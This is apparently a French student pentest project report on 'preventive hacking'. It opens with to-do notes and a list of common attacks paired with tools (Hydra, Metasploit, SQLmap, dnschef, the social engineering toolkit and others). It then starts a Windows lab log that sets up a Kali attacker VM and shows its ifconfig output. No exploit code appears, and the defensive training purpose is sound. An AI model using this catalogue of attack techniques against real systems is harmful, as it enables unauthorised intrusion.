Notes

Pour le dossier **Entier**:

- Faire un sommaire
- Faire une énumération des étapes de manière plus conventionnelle
-

Pour le dossier Windows :
Appliquer l'énumération - Done
Analyser les failles Microsoft **avant** et **après** mise à jour pour démontrer l'importance de garder à jour le système d'exploitation.


Pour le dossier Linux :
Appliquer l'énumération - En cours

Pour la suite de l'attaque :
Appliquer l'énumération - à faire
Agrémenter cette partie

Hacking et tests d'intrusion préventifs

En coopération avec

Sommaire




Liste des Hack et pentest préventif

Description :
Cette liste doit être exhaustive afin de couvrir une grande majorité des attaques les plus communes.
Car même la forteresse la plus isolée peut être faillible à ces attaques à partir d'une connexion établie depuis n'importe quels accès internet.
Les outils ou type d'attaques sont mis entre parenthèses afin de citer si possible un exemple de procédé.

Listing :

- Brute Force de mot de passe (outil Hydra)
- Usurpation de session (attaque Hijacking)
- Analyse et exploit des ports ouverts (outils nmap + masscan + metasploit)
- Scan et attaque de masse sur les routes (outil netdiscovery + attaque Zombie-DDoS)
- Insertion d'un homme du milieu par le sniffing et le spoofing (outil wireshark + dnschef)
- Exploitation des routes (outil nikto + burpsuite)
- Injection SQL dans la base de données (outil SQLmap)
- Attaque par le social engineering (outil social engineering toolkit)





Projet fil rouge - Hacking et tests d’intrusion préventifs - windows

Start - 2024-01-18 09:57:50
End - 2024-01-18 16:36:40


2. Lancement des machines serveur et attaquante

Lancement du serveur et de la BDD sur machine locale effectué à 10:01:44 :







Lancement de la machine attaquante Kali Linux sur machine virtuelle à 10:07:00 :



mise à jour de la M.A (machine attaquante) effectué :



démarrage de l'outil d'attaque Metasploit effectué :



configuration réseau de l’attaquant :

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.164.129  netmask 255.255.255.0  broadcast 192.168.164.255
        inet6 fe80::e2dd:f579:6d99:e09f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:72:6e:e5  txqueuelen 1000  (Ethernet)
        RX packets 19  bytes 17098 (16.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47  bytes 22651 (22.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

ip attaquant : 192.168.164.129
